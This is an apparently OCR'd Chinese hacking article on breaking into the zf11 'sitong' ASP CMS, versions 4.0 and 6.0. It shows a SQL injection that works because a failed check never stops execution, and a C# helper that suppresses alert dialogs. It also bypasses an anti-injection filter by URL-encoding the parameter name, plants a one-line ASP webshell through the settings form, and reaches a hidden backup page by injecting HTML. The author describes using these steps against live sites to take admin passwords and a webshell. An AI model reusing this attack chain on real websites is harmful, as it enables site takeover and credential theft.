


图4

要真的这样注入的话岂不累死人？猜解半天还不一定能破解密码。继续看代码，在downnews.asp文件中发现了重大的安全漏洞。此漏洞不太寻常，利用的手法也很独特。漏洞文件代码如下：

```
<%
dim founderr
founderr=false
```

```
if request.querystring("id")="" then
founderr=true
Response.Write "<script language=javascript>alert('请指定操作的对象! ');javascript:history.back();</script>"
else
if not isInteger(request.querystring("id")) then
founderr=true
Response.Write "<script language=javascript>alert('参数非法! ');javascript:history.back();</script>"
end if
end if
sql="select * from zf11_d_news where id="&request.querystring("id")
set rs=server.createobject("adodb.recordset")
rs.open sql,conn,1,1
%>
```

这样一段代码，乍看上去没有问题，其实暗藏杀机。第1个if语句就不用看了，没多大关系，主要看下面这段代码：

```
if not isInteger(request.querystring("id")) then
founderr=true
Response.Write "<script language=javascript>alert('参数非法! ');javascript:history.back();</script>"
end if
```

代码中获取的值通过 isInteger函数过滤，我们来看看这个函数怎么写的。

```
function isInteger(para)
on error resume next
dim str
dim l,i
if isNUll(para) then
isInteger=false
exit function
end if
str=cstr(para)
if trim(str)="" then
isInteger=false
exit function
end if
l=len(str)
for i=1 to l
if mid(str,i,1)>"9" or mid(str,i,1)<"0" then
isInteger=false
exit function
end if
next
isInteger=true
if err.number<>0 then err.clear
end function
```

代码中判断数字型是没有问题的，的确可以起到防注入的效果，当输入的字符串满足如下条件时：

```
founderr=true
Response.Write "<script language=javascript>alert('参数非法! ');javascript:history.back();</script>"
```

错误信息成立，弹出JS对话框，返回当前页面，但是程序在这里没有用Response.End语句结束，程序默认还会继续向下执行，注入的字符会带入数据库操作，只是在客户端浏览器不能显示罢了。测试一下，如图5所示，加单引号后提示参数非法。在程序中将该句注释掉，看看字符是不是带入数据库了，如图6所示。




图5




图6

程序已经出错了，显示的页面也不正常了。输出的SQL明显将单引号带入到了数据库中。现在的问题是如何将客户端的JS对话框屏蔽掉。经过一段时间思考，还是将目标定在客户端去屏蔽。本地由于没有安装VB，只好用.NET做个漏洞利用工具出来。程序主要利用mshtml这个COM组件来实现对客户端JS的屏蔽，以下是C#代码。

首先要引用mshtml，在webBrowser1_Navigated事件中写入以下代码：

```
IHTMLWindow2 win = (IHTMLWindow2)webBrowser1.Document.Window.DomWindow;
string s = "window.alert = null;\r\nwindow.confirm = null;\r\nwindow.open = null;\r\nwindow.showModalDialog = null;";
win.execScript(s, "javascript");
```

用工具来注入试试，如图7 所示。




图7

以上漏洞是4.0版本的漏洞，可以轻松获取管理员账户和密码。在实战中，我发现也有不少的网站用了6.0版本，对于此版本拿一套回来分析，也是存在安全漏洞的。此版本增加了通用防注入，起到了整站防注入的效果。防注入代码如下:

```
<%
Dim Fy_Url,Fy_a,Fy_x,Fy_Cs(),Fy_Cl,Fy_Ts,Fy_Zx
'---- 定义部分  头 --------
Fy_Cl = 3 '处理方式: 1=提示信息,2=转向页面,3=先提示再转向
Fy_Zx = "index.Asp"      '出错时转向的页面
'---- 定义部分  尾 --------
On Error Resume Next
Fy_Url=Request.ServerVariables("QUERY_STRING")
Fy_a=split(Fy_Url,"&")
redim Fy_Cs(ubound(Fy_a))
On Error Resume Next
for Fy_x=0 to ubound(Fy_a)
Fy_Cs(Fy_x) = left(Fy_a(Fy_x),instr(Fy_a(Fy_x),"=")-1)
Next
For Fy_x=0 to ubound(Fy_Cs)
If Fy_Cs(Fy_x)<>"" Then
If Instr(LCase(Request(Fy_Cs(Fy_x))),"'")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"and")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"select")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"update")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"chr")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"delete%20from")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),";")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"insert")<>0 or Instr(LCase(Request(Fy_Cs(Fy_x))),"mid")<>0 Or Instr(LCase(Request(Fy_Cs(Fy_x))),"master.")<>0 Then
Select Case Fy_Cl
Case "1"
Response.Write "<Script Language=JavaScript>alert('出现错误! 参数 "&Fy_Cs(Fy_x)&" 的值中包含非法字符串! \n\n ');window.close();</Script>"
Case "2"
Response.Write "<Script Language=JavaScript>location.href='"&Fy_Zx&"'</Script>"
Case "3"
Response.Write "<Script Language=JavaScript>alert('出现错误! 参数 "&Fy_Cs(Fy_x)&" 的值中包含非法字符串! \n\n ');location.href='"&Fy_Zx&"';</Script>"
End Select
Response.End
End If
End If
Next
%>
```

看到了没有，和我第2 期分析的《尘月网站智能管理系统V2009》一文中的防注入代码一样，通过URL 编码技术就可以绕过此防注入代码。将ID 修改成"%69d"就可以继续注入，如图8 所示。




图8

表面看上去很安全的CMS系统瞬间崩溃，有了账户和密码就可进入后台拿WebShell了。

获取WebShell

后台有个网站基本配置栏目，有很多的站点都可以在这里写入一句话木马得到WebShell。文件代码如下:

```
<%
zf11_description = trim(Request.form("zf11_description"))
zf11_http = trim(Request.form("zf11_http"))
zf11_icp = trim(Request.form("zf11_icp"))
voteincdir = server.mappath("Include/setting.asp")
Const ForReading =1, ForWriting = 2
set fs = CreateObject("Scripting.FileSystemObject")
```

```
set ts = fs.OpenTextFile(voteincdir,ForWriting, True)
ts.Write"zf11_http="&""""&zf11_http&""""& vbCrLf
ts.Write " zf11_icp= "&""""&zf11_icp&""""& vbCrLf
ts.Write"zf11_line_H="&""""&zf11_line_H&""""& vbCrLf
ts.Write"zf11_Logo="&""""&zf11_Logo&""""& vbCrLf
%>
```

变量基本上只是过滤空格后直接保存到"Inlcude/setting.asp"文件中，我们写入一句话木马 "%><%execute request("jk")%> 即可。

这套程序虽然有上传的地方，但不能利用。如果上面的配置文件被修改掉了，该怎么获取WebShell呢？在admin目录下，我发现了Admin_BackData.asp文件，但在后台没有链接，就是说后台没有这个功能栏目。有的朋友可能说，在我们地址栏中输入http://localhost/sitong/admin/Admin_BackData.asp不就可以看到备份页面了吗？当初我也是这么想的，但是错了，因为在Admin_BackData.asp头部包含admin_function.asp文件，该文件中定义了一段防外部提交链接的代码。

```
<%
dim ComeUrl,cUrl
ComeUrl=lcase(trim(request.ServerVariables
("HTTP_REFERER")))
if ComeUrl="" then
response.write "<br><p align=center><font
color='red'>对不起，为了系统安全，不允许直接输入地址
访问本系统的后台管理页面。</font></p>"
response.end
else
cUrl=trim("http://" & Request.ServerVariables
("SERVER_NAME"))
if mid(ComeUrl,len(cUrl)+1,1)=":" then
cUrl=cUrl & ":" & Request.ServerVariables
("SERVER_PORT")
end if
cUrl=lcase(cUrl & request.ServerVariables
("SCRIPT_NAME"))
if lcase(left(ComeUrl,instrrev(ComeUrl,"/")))<>lcase(left
(cUrl,instrrev(cUrl,"/"))) then
response.write "<br><p align=center><font
color='red'>对不起，为了系统安全，不允许从外部链接地
址访问本系统的后台管理页面。</font></p>"
response.end
end if
end if
%>
```

程序经过判断后跳回到后台主页，感觉和防盗链有点类似，必须在其他页面上获取地址后才能显示。怎么将备份数据库的页面调出来呢？在后台友情链接处发现有以下代码：

```
<%
if request.querystring("action")="addlinks" then
set rs=server.CreateObject("adodb.recordset")
rs.open "select fl_name,fl_name from friendlink where
fl_name='"&trim(request.form("fl_name"))&"' or
fl_url='"&trim(request.form("fl_url"))&"'",conn,1,1
if not rs.eof and not rs.bof then
Response.Write("<script language=javascript>alert('
错误提示: \n\n ① 此站点已经提交过');</script>")
Response.End
rs.close
end if
%>
```

变量都没有经过有效过滤，就带入了数据库中。要想办法在fl_url变量中闭合掉html中的"<a href="<%=rs("fl_url")%>" target="_blank">"，在这个地方输入 "Admin_BackData.asp" target="'zf11Sys_Main'"就可以闭合html，成功调出备份页，如图9所示。




